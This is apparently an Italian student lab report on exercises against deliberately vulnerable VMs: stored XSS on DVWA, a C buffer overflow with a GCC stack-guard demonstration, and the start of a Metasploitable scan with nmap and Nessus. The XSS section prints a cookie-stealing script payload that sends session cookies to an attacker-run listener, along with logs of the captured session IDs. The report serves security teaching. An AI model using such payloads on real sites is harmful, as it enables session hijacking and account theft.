http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

View Source | View Help

Se ricarichiamo la pagina o proviamo a rientrare anche con un altro utente lo script che abbiamo inserito ci comparirà a schermo, questo ci dimostra che il nostro payload è permanente e che ogni utente che accederà alla web app ne sarà vittima.

Vulnerability: Stored Cross Site Scripting (XSS)

192.168.104.150 Vulnerable

OK

Name: test
Message: This is a test comment.

Name: test123
Message: test456

Name: Coffee
Message:

Andremo ora ad inserire il payload per recuperare il cookie di sessione degli utenti che accederanno alla DVWA. Prima di iniziare andremo ad aggirare il limite della lunghezza massima dei caratteri, aprendo **inspect element** con **Ctrl+Shift+C** sulla tastiera e portando il mouse sul campo **Message**, cliccandoci sopra, nella parte inferiore della finestra del codice sorgente facciamo il doppio click su **maxlength** e lo modifichiamo da 50 a 100(se serve si può aumentare) poi premiamo **INVIO** per applicare le modifiche e chiudiamo la finestra **Inspect**.

The screenshot shows the DVWA XSS stored vulnerability page. On the left sidebar, 'XSS stored' is highlighted. The main area has a form titled 'Vulnerability: Stored Cross Site Scripting (XSS)' with fields for 'Name' and 'Message'. The 'Message' field contains the payload: <script>var i=new Image;i.src='http://192.168.104.100:4444/?'+document.cookie;</script>. A red arrow points from the text above to this payload. Below the form, a preview window shows 'Name: test' and 'Message: This is a test comment.' At the bottom, there's a code editor snippet and a red message '50 > 100' indicating the maxlength was changed.

Il payload che andremo ad inserire è: <script>var i=new Image;i.src="http://192.168.104.100:4444/?"+document.cookie;</script>

The screenshot shows the DVWA XSS stored vulnerability page again. The payload is now reflected in the preview window under 'Message:'. A red arrow points from the text above to this reflected payload. The rest of the interface is identical to the previous screenshot, showing the DVWA logo, sidebar menu, and footer information.

È un semplice **JavaScript syntax** che va ad inviare il **document.cookie** alla variabile “i” che in questo caso è il nostro **python server** in ascolto sulla **porta 4444**. Salvato il payload, sulla pagina non comparirà niente. Però sul nostro server avremo l’info inviata dal nostro script nella DVWA, contenente il cookie sessione di tutti gli utenti che accedono alla web app, essendo come abbiamo detto permanente.

The screenshot shows a DVWA (Damn Vulnerable Web Application) interface. On the left, there's a sidebar with links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, and File Inclusion. The main content area is titled "Vulnerability: Stored Cross Site Scripting". It has fields for "Name *" and "Message *", with a "Sign Guestbook" button. Below this is a table showing session cookies:

Name	Value	Domain	Path	Expires / Max-Age
PHPSESSID	2e2d6325b438ceee13ca4c95c72639fb	192.168.104.150	/	Session
security	low	192.168.104.150	/dvwa	Session

Below the table, a browser developer tools panel shows the same session cookies:

PHPSESSID	2e2d6325b438ceee13ca4c95c72639fb	192.168.104.150
security	low	192.168.104.150

At the bottom, a terminal window shows a python http server running on port 4444, serving the DVWA application. A red arrow points from the "PHPSESSID" value in the browser cookies table to the "PHPSESSID" value in the terminal output, indicating they are the same.

```
(filip@KaliLinux)-[~/Desktop/Python]
$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
192.168.104.100 - - [12/Dec/2022 07:26:51] "GET /?security=low;%20PHPSESSID=2e2d6325b438ceee13ca4c95c72639fb HTTP/1.1" 200 -
```

Abbiamo provato ad accedere con utenti diversi da altre VM e ogni volta che entravamo nella DVWA il nostro XSS stored mandava il cookie di sessione della vittima al nostro server in ascolto.

Vittima n.1

Nome: Pablo

OS: Windows 7

The top half of the image shows a Kali Linux terminal window titled '(Filip@KaliLinux) - [~/Desktop/Python]'. It displays the command \$ python3 -m http.server 4444 and its output, which includes several log entries for requests from 192.168.104.100 and 192.168.104.102. A red box highlights the last entry for 192.168.104.102 at [12/Dec/2022 07:30:21].


To the right of the terminal is a DVWA browser window showing the 'XSS stored' attack page. The message input field contains 'Message: This is a test comment.' and the 'Sign Guestbook' button is visible. The status bar at the bottom of the DVWA window shows 'Username: pablo', 'Security Level: low', and 'PHPIDS: disabled'.

The bottom half of the image shows a Windows 7 desktop environment. A file explorer window is open, navigating to 'Local > Microsoft > Windows > Temporary Internet Files'. The 'Favorites' sidebar lists 'Desktop', 'Downloads', 'Recent Places', and 'Libraries'. A red arrow points from the text 'cookie Win7 >>>' to the 'header' file in the list. Another red arrow points from the 'header' file to the URL 'http://192.168.104.100:4444/?security=low;%20PHPSESSID=40fe6ea534535be8b5ae10b6a00a3f5f' in the list, which is highlighted with a red border.


Vittima n.2

Nome: Smithy

OS: Windows XP



```
(filip@Kalinux)-[~/Desktop/Python]
$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
192.168.104.100 - - [12/Dec/2022 07:26:51] "GET /?security=low;%20PHPSESSID=2e2d6325b438cee
e13ca4c95c72639fb HTTP/1.1" 200 -
192.168.104.102 - - [12/Dec/2022 07:30:20] "GET /?security=low;%20PHPSESSID=40fe6ea534535be
8b5ae10b6a00a3f5f HTTP/1.1" 200 -
192.168.104.102 - - [12/Dec/2022 07:30:21] "GET /?security=low;%20PHPSESSID=40fe6ea534535be
8b5ae10b6a00a3f5f HTTP/1.1" 200 -
192.168.104.200 - - [12/Dec/2022 09:05:50] "GET /?security=low;%20PHPSESSID=4a54e04693bf950
d42d123f8fc265a12 HTTP/1.1" 200 -
```



WinXP

cookie >>>

Vittima n.3

Nome: Gordonb
OS: Windows 10

```
File Actions Edit View Help  
filip@KaliLinux: ~/Desktop/Python  
└─(filip@KaliLinux)─[~/Desktop/Python]  
$ python3 -m http.server 4444  
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...  
192.168.104.100 - - [12/Dec/2022 07:26:51] "GET /?security=low;%20PHPSESSID=2e2d6325b438ceee13ca4c95c72639fb HTTP/1.1" 200 -  
192.168.104.102 - - [12/Dec/2022 07:30:20] "GET /?security=low;%20PHPSESSID=40fe6ea534535be8b5ae10b6a00a3f5f HTTP/1.1" 200 -  
192.168.104.102 - - [12/Dec/2022 07:30:21] "GET /?security=low;%20PHPSESSID=40fe6ea534535be8b5ae10b6a00a3f5f HTTP/1.1" 200 -  
192.168.104.200 - - [12/Dec/2022 09:05:50] "GET /?security=low;%20PHPSESSID=4a54e04693bf950d42d123f8fc265a12 HTTP/1.1" 200 -  
192.168.104.55 - - [12/Dec/2022 09:19:13] "GET /?security=low;%20PHPSESSID=a91ad2ceb40de1a5eb2a479c2aa0c1b HTTP/1.1" 200 -  
|  
nmap...  
  
php  
shell.php
```

The screenshot shows a web browser with the URL `192.168.104.150/dvwa/vulnerabilities/xss_s/`. The DVWA logo is at the top right. On the left is a sidebar menu with the following items:


- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored **(highlighted in green)**
- DVWA Security
- PHP Info
- About
- Logout

The main content area has a heading "Vulnerability: Stored Cross Site". Below it is a form with fields for "Name" and "Message". A "Sign Guestbook" button is also present. To the right, three examples of stored XSS attacks are shown in boxes:

- Name: test
Message: This is a test comment.
- Name: CookieMonster
Message:
- Name: CookieMonster
Message:

More info

<http://ha.ckers.org/xss.html>
<http://www.whatifscript.com/>
<http://www.cvedetails.com/cve/448.html>



- **Giorno 3: System Exploit BOF**
- **Obiettivo:** Descrivere il funzionamento del programma prima dell'esecuzione; riprodurre ed eseguire il programma nel laboratorio; modificare il programma affinché si verifichi un errore di segmentazione.

BUFFER OVERFLOW- ANALISI DEL CODICE

Prendiamo in analisi il file **BW_D3_BOF.c** e andiamo a spiegarne il funzionamento analizzando il codice.

Nella prima parte del codice sono dichiarate le variabili in particolare notiamo che è presente un vettore di 10 elementi interi, vari contatori e una variabile di scambio. Il primo ciclo for viene utilizzato per il riempimento del vettore chiedendo all'utente di inserire 1 elemento da tastiera alla volta, la **variabile c** serve semplicemente a indicare all'utente quale posizione del vettore si sta riempiendo.

Notiamo subito che i valori vengono presi tramite **scanf** che non garantisce un input sicuro, ma di questo ci occuperemo più avanti.

```

3 int main () {
4
5     int vector [10], i, j, k;
6     int swap_var;
7
8
9     printf ("Inserire 10 interi:\n");
10    for ( i = 0 ; i < 10 ; i++)
11    {
12        int c= i+1;
13        printf("[%d]: ", c);
14        scanf ("%d", &vector[i]);
15    }
16
17

```

Nella seconda breve parte abbiamo un semplice **ciclo for** che svolge il vettore e ne stampa a video i valori di ogni singolo elemento. Così da avere la conferma di ciò che è stato inserito. **t** ha la stessa funzione di **c** e entrambe vengono dichiarate all'interno dei rispettivi cicli.

```

printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 10 ; i++)
{
    int t= i+1;
    printf("[%d]: %d", t, vector[i]);
    printf("\n");
}

```

Nella penultima parte del codice notiamo la presenza di **2 cicli for** annidati uno dentro l'altro, seguiti da un if che esegue un controllo sulla grandezza degli elementi inseriti. Tale tecnica è detta **bubble sort** e consiste nel creare appunto una bolla (paragone fisico nel quale le bolle più grandi stanno nella parte alta del fluido) che sale verso la cima del vettore nel caso in cui l'elemento sia maggiore di quelli successivi. Per scambiare gli elementi viene utilizzata una variabile di scambio chiamata **swap var**.

```

for (j = 0 ; j < 10 - 1; j++)
{
    for (k = 0 ; k < 10 - j - 1; k++)
    {
        if (vector[k] > vector[k+1])
        {
            swap_var=vector[k];
            vector[k]=vector[k+1];
            vector[k+1]=swap_var;
        }
    }
}

```

```

printf("Il vettore ordinato e':\n");
for (j = 0; j < 10; j++)
{
    int g = j+1;
    printf("[%d]: ", g);
    printf("%d\n", vector[j]);
}

return 0;

```

Infine, nell'ultima parte del codice, sempre tramite un ciclo for viene ristampato a schermo il vettore ordinato.

ANALISI DELL'OUTPUT

Andiamo ad analizzare cosa ci restituisce il codice una volta eseguito e terminata la sequenza di inserimento

```
Il vettore inserito e':  
[1]: 10  
[2]: 9  
[3]: 8  
[4]: 7  
[5]: 6  
[6]: 5  
[7]: 4  
[8]: 3  
[9]: 2  
[10]: 1  
Il vettore ordinato e':  
[1]:1  
[2]:2  
[3]:3  
[4]:4  
[5]:5  
[6]:6  
[7]:7  
[8]:8  
[9]:9  
[10]:10
```

da tastiera.

In primis, non dimentichiamoci di compilare il codice c utilizzando il comando da terminale:

```
gcc BW_D3_BOF.c -o BW_D3_BOF
```

Avviamo il programma con `./BW_D3_BOF`

Come intuito nella fase di analisi vediamo che il codice, dopo aver preso in input 10 valori del vettore, li ristampa a video come sono stati inseriti dall'utente e successivamente in ordine crescente. Tuttavia, analizzare in questo modo la risposta del codice non ci aiuta a capire come il C sta salvando le variabili. Nella seconda parte di questo paragrafo l'obiettivo sarà infatti quello di andare a trovare i puntatori di memoria di C (Extended Instruction Pointer).

Analisi avanzata della memoria del programma

Dalla teoria sappiamo che C salva variabili temporanee e non, in un unico buffer sequenziale tarato dall' EIP.

Ai fini di riuscire a capire quali variabili siano salvate, e di conseguenza attuare un attacco siamo andati a modificare il programma in modo che stampi a video il restante della memoria. Successivamente continuando a modificare i valori (per esempio con valori unici e facilmente riconoscibili) dopo

molti tentativi siamo riusciti a ricostruire la posizione di quasi tutte le variabili all'intero del vettore di memoria.

Se per esempio dovessimo riuscire ad accedere alla variabile `swap_var`, che nel **bubble sort** ricopre un ruolo fondamentale, potremmo cambiare a nostro piacimento l'output finale del programma. Ricordiamo inoltre che le variabili vengono salvate anche in base al loro utilizzo.

```
Il vettore ordinato e':  
[1]:1  
[2]:2  
[3]:3  
[4]:4  
[5]:5  
[6]:6  
[7]:7  
[8]:8  
[9]:9  
[10]:10  
[11]:0 i  
[12]:0 j  
[13]:0 k  
[14]:10 c  
[15]:20 t  
[16]:2 swap_var  
[17]:17  
[18]:1  
[19]:18 Home  
[20]:20 g
```

Sfruttare la vulnerabilità

Dalle lezioni teoriche sappiamo che l'utilizzo di **stringhe (%s)** e **caratteri (%c)** è il più vulnerabile al buffer overflow. Per sfruttare ciò abbiamo modificato il programma, ai fini di ottenere un messaggio di errore di segmentazione, come segue:

```
int main () {  
  
    int i, j, k;  
    char vector [10];   
    int swap_var;  
  
    printf ("Inserire 10 interi:\n");  
  
    for ( i = 0 ; i < 10 ; i++)  
    {  
        int c= i+1;  
        printf("[%d]:", c);  
        scanf ("%s", &vector[i]);  
    }   
  
    printf ("Il vettore inserito e':\n");  
    for ( i = 0 ; i < 10 ; i++)  
    {  
        int t= i+1;   
        printf("[%d]: %s", t, vector[i]);  
    }  
}
```

nell'immagine qui sopra riportata, per motivi di layout, non è riportato l'intero codice. Le rimanenti modifiche riguardano solo il cambio di tipo di variabile da **%d** a **%s** nell'ambito della variabile **vector[X]**. Ora basta compilare e lanciare il programma inserendo un input che superi la memoria delle variabili ottenendo:

```
(kali㉿kali)-[~/Desktop]  
$ ./BOF2  
Inserire 10 interi:  
[1]:a  
[2]:s  
[3]:d  
[4]:f  
[5]:gggggggggggggggggggggggggg  
[6]:h  
[7]:t  
[8]:d  
[9]:e  
[10]:w  
  
Il vettore inserito e':  
zsh: segmentation fault ./BOF2
```

UTILIZZO DI UNO STACK GUARD

Alternativamente possiamo utilizzare un complemento chiamato **Stack Guard di GCC** (GNU Compiler

Collection) per ottenere un messaggio di errore ogni volta si supera la memoria destinata alla variabile. In questo modo andiamo a dare un limite di guardia alla memoria buffer di C che altrimenti continuerebbe a scrivere anche in altre locazioni, possiamo presupporre infatti che C attui di base i buffer overflow. Per verificare ciò andiamo ad aumentare il numero di elementi da inserire nel vettore aumentando il counter del primo ciclo for:

```
printf ("Inserire 10 interi:\n");

for ( i = 0 ; i < 12; i++)
{
    int c= i+1;
    printf("[%d]:", c);
    scanf("%d", &vector[i]);
}
```

ora andiamo a compilare il programma utilizzando il comando:

gcc -g BOF1.c -fstack-protector-all -o BOF1, dove lo switch **-fstack-protector-all** va a bloccare la scrittura oltre il limite della memoria indicata.

```
└─(kali㉿kali)-[~/Desktop]
$ gcc BW_D3_BOF.c -fstack-protector-all -o BOF
```

ora avviando il programma ci chiederà di inserire 2 valori in più non presti dalla memoria del vettore e di conseguenza ci restituirà:

```
└─(kali㉿kali)-[~/Desktop] Il vettore ordinato e':
$ ./BOF1
Inserire 10 interi:
[1]:1 [2]:2 [3]:3 [4]:4 [5]:5 [6]:6 [7]:7 [8]:8 [9]:9 [10]:10
[11]:11 [12]:12
** stack smashing detected **: terminated
zsh: IOT instruction ./BOF1
```

Lo **stack guard** ci restituisce il messaggio di errore alla fine dell'esecuzione ignorando i valori aggiunti in eccedenza.

- **Giorno 4: Exploit Metasploitable con Metasploit**
- **Obiettivo:** Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable. Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole; eseguire il comando “ifconfig” una volta ottenuta la sessione per verificare l’indirizzo di rete della macchina target.
- **Requisiti Macchine Virtuali:** Kali Linux ip 192.168.50.100; Metasploitable 2 ip 192.168.50.150; Listen Port (nelle opzioni del payload) 5555.

Da traccia, come prima cosa siamo andati a modificare gli indirizzi IP delle nostre macchine Metasploitable2 e Kali, con il comando “**`sudo nano /etc/network/interfaces`**” e controllando con il comando “**`ip a`**”.

```
GNU nano 2.0.7          File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.50.150 ←
netmask 255.255.255.0
network 192.168.50.0
broadcast 192.168.50.255
gateway 192.168.50.1

msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces... [ OK ]
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:51:0e:97 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.150/24 brd 192.168.50.255 scope global eth0
        inet6 fe80::a00:27ff:fe51:e97/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

```

kali@kali: ~
File Actions Edit View Help
GNU nano 6.4 /etc/network/interfaces *
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
#iface eth0 dhcp
address 192.168.50.100/24 ←
gateway 192.168.50.1

kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:22:46:4f brd ff:ff:ff:ff:ff:ff
        inet 192.168.50.100/24 brd 192.168.50.255 scope global eth0
            valid_lft forever preferred_lft forever
        inet6 fe80::a00:27ff:fe22:464f/64 scope link
            valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$ 

```

Una volta modificati gli indirizzi IP, abbiamo testato la connessione tra le macchine con il comando “ping”.

```

(kali㉿kali)-[~]
$ ping 192.168.50.150 ←
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=0.706 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=0.628 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=0.535 ms
64 bytes from 192.168.50.150: icmp_seq=4 ttl=64 time=0.587 ms
64 bytes from 192.168.50.150: icmp_seq=5 ttl=64 time=0.642 ms
64 bytes from 192.168.50.150: icmp_seq=6 ttl=64 time=0.588 ms
valid_lft forever preferred_lft forever

msfadmin@metasploitable:~$ ping 192.168.50.100 ←
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=0.459 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.537 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=0.569 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=0.538 ms
64 bytes from 192.168.50.100: icmp_seq=5 ttl=64 time=0.552 ms
64 bytes from 192.168.50.100: icmp_seq=6 ttl=64 time=0.588 ms
valid_lft forever preferred_lft forever

```

Abbiamo quindi avviato una prima scansione di nmap sulla porta da noi interessata (la 445 TCP) tramite il comando “**nmap ip_metasploitable2 -p 445 -sV**” per trovare lo stato della porta, il servizio attivo ed il nome della versione di quest’ultimo.

```

(kali㉿kali)-[~]
$ nmap 192.168.50.150 -p 445 -sV ←
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-12 04:30 EST
Nmap scan report for 192.168.50.150
Host is up (0.0013s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP) ←


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.03 seconds

(kali㉿kali)-[~]
$ 

```


Siamo quindi passati alla scansione con Nessus, un vulnerability scanner molto potente e molto utilizzato in quanto permette di fare diversi tipi di scansioni di macchine e reti piuttosto estese.

Per fare la scansione con Nessus abbiamo avviato il servizio su Kali tramite il comando “**sudo systemctl start nessusd.service**”.




```
(kali㉿kali)-[~]
$ sudo systemctl start nessusd.service
[sudo] password for kali:
```

Aprendo il browser di Kali su <https://kali:8834/> siamo entrati su Nessus.



Inseriti username e password siamo andati ad avviare una nuova scansione.



Come richiesto abbiamo scelto “**Basic Network Scan**”.

The screenshot shows the Nessus Essentials interface. On the left sidebar, under 'FOLDERS', 'My Scans' is selected. Under 'RESOURCES', 'Policies', 'Plugin Rules', and 'Terrascan' are listed. The main content area is titled 'Scan Templates' with a 'Scanner' tab selected. It shows three cards: 'Host Discovery' (simple scan to discover live hosts and open ports), 'Basic Network Scan' (full system scan suitable for any host), and 'Advanced Scan' (configure a scan without using any recommendations). A red arrow points to the 'Basic Network Scan' card.

Abbiamo configurato quindi le impostazioni della scansione, salvandole.

